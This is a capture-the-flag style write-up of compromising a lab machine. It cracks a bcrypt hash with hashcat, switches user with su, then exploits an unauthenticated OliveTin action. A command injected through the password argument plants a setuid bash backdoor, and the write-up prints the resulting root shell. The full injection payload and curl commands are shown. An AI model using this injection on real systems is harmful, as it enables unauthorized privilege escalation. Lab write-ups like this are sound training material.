--File 'harris-hash'--
Analyzing '$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
--End of file 'harris-hash'--
hashcat -m 3200 harris-hash /usr/share/wordlists/rockyou.txt --force

After cracking the hash, I tried to use SSH to login as the harris user using the cracked password.
ssh haris@10.129.239.191
haris@10.129.239.191: Permission denied (publickey).
I’m guessing the NoPasswordAuthentication is set to no in the sshd_config file, i then tried to change my user from www-data to haris using the su command and it worked.
www-data@enigma:~/html/openstamanager$ su haris
Password:

haris@enigma:/var/www/html/openstamanager$ whoami
haris

haris@enigma:/var/www/html/openstamanager$ id
uid=1000(haris) gid=1000(haris) groups=1000(haris),100(users)

haris@enigma:/var/www/html/openstamanager$ cd /home
haris@enigma:/home$ ls
haris  it  kevin  sarah
Capturing the user flag:
haris@enigma:/home$ cd haris
haris@enigma:~$ ls
mail  user.txt
haris@enigma:~$ cat user.txt
5828cee***********************
Harris doesn’t hace sudo privileges.
haris@enigma:~$ sudo -l
[sudo] password for haris:
Sorry, user haris may not run sudo on enigma
Seems to be a dead end, kept enumerating the system, and found some process running as root that is owned by haris.
haris@enigma:~$ ps -ef | grep 1440
root        1440       1  0 17:41 ?        00:00:00 /usr/local/bin/OliveTin
haris       3570    3425  0 21:40 pts/0    00:00:00 grep --color=auto 1440
haris@enigma:~$

ps -ef | grep -E '2238|2244'
root        2238       1  0 18:09 ?        00:00:02 /usr/libexec/fwupd/fwupd
root        2244       1  0 18:09 ?        00:00:00 /usr/libexec/upowerd
haris       3586    3425  0 21:42 pts/0    00:00:00 grep --color=auto -E 2238|2244
haris@enigma:~$
Checked the OliveTin yaml file for the configuration and found some docs:
cat /etc/OliveTin/config.yaml 2>/dev/null
---SNIP---

# This setting effectively enables or disables guests.
# If set to "true", then users will have to login to do anything.
authRequireGuestsToLogin: false

# This form of auth is the simplest to setup - just define users and passwords
# in the config. OliveTin also supports header-based auth, OAuth2,
# and JWT authentication which are documented separately.
#
# Docs: https://docs.olivetin.app/security/local.html
#
# How to get a hashed password:
# Docs: https://docs.olivetin.app/security/local.html#_get_a_argon2id_hashed_password
authLocalUsers:
  enabled: true
#  users:
#    - username: alice
#      usergroup: admins
#      password: "$argon2id$v=19$m=65536,t=4,p=2$puyxA0s555TSFx7hnFLCXA$PyhLGpZtvpMMvc2DgMWkM8OJMKO55euwV5gm//1iwx4"

# Security - Access Control

---SNIP---
That config confirms the vulnerability, Why this is exploitable rather than just reaching for the API:
authRequireGuestsToLogin: false — guests (unauthenticated requests) are allowed to interact with OliveTin at all.
Among the configured actions, one stood out:
- title: Backup Database
  id: backup_database
  shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
  arguments:
    - name: db_user
      type: ascii_identifier
    - name: db_pass
      type: password
    - name: db_name
      type: ascii_identifier
Before injecting anything, I needed the action’s real API identifier. OliveTin’s frontend talks to a ConnectRPC gateway; the dashboard-listing endpoint reveals each action’s bindingId (used as actionId on the execution endpoints):
curl -s http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/GetDashboard \
  -H 'Content-Type: application/json' \
  --data '{}' \
  | jq '.. | objects | select(.title? == "Backup Database") | .action'
{
  "bindingId": "backup_database",
  "title": "Backup Database",
  "icon": "⛁",
  "canExec": true,
  "arguments": [
    {
      "name": "db_user",
      "title": "db_user",
      "type": "ascii_identifier",
      "defaultValue": "backup_svc",
      "choices": [],
      "description": "",
      "suggestions": {},
      "suggestionsBrowserKey": ""
    },
    {
      "name": "db_pass",
      "title": "db_pass",
      "type": "password",
      "defaultValue": "",
      "choices": [],
      "description": "",
      "suggestions": {},
      "suggestionsBrowserKey": ""
    },
    {
      "name": "db_name",
      "title": "db_name",
      "type": "ascii_identifier",
      "defaultValue": "production",
      "choices": [],
      "description": "",
      "suggestions": {},
      "suggestionsBrowserKey": ""
    }
  ],
  "popupOnStart": "execution-dialog",
  "order": 23,
  "timeout": 3,
  "datetimeRateLimitExpires": ""
}
canExec: true for an unauthenticated request is the confirmation, this is triggerable without ever logging in. With the bindingId known, the payload drops a setuid copy of bash rather than trying to smuggle an interactive shell through the API directly:
actionId='backup_database'
cmd="install -m 4755 /bin/bash /tmp/.bs"

cat > /tmp/backdoor.json <<JSON
{
  "actionId": "$actionId",
  "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "x' ; $cmd ; #"},
    {"name": "db_name", "value": "production"}
  ]
}
JSON
curl -s -X POST \
  -H 'Content-Type: application/json' \
  --data @/tmp/backdoor.json \
  http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiSer

// Output:
"logEntry":{"datetimeStarted":"2026-07-08 22:12:02", "actionTitle":"Backup Database", "output":"mysqldump: [Warning] Using a password on the command line interface can be insecure.\nUsage: mysqldump [OPTIONS] database [tables]\nOR     mysqldump [OPTIONS] --databases [OPTIONS] DB1 [DB2 DB3...]\nOR     mysqldump [OPTIONS] --all-databases [OPTIONS]\nFor more options, use mysqldump --help\n", "timedOut":false, "exitCode":0, "user":"guest", "userClass":"", "actionIcon":"⛁", "tags":[], "executionTrackingId":"c221fa87-fe8a-4730-9e5c-aa738e0fb555", "datetimeFinished":"2026-07-08 22:12:02", "executionStarted":true, "executionFinished":true, "blocked":false, "datetimeIndex":"0", "canKill":false, "datetimeRateLimitExpires":"", "bindingId":"backup_database"}}
Running /tmp/.bs plainly would just get a normal shell as haris again. The -p (privileged) flag is what tells bash not to reset its effective UID back to the real UID:
/tmp/.bs -p
.bs-5.2# whoami
root
.bs-5.2# whoami
root
.bs-5.2# cd /root
.bs-5.2# ls
root.txt
.bs-5.2# cat root.txt
4e31bd*****************************
Happy Hacking!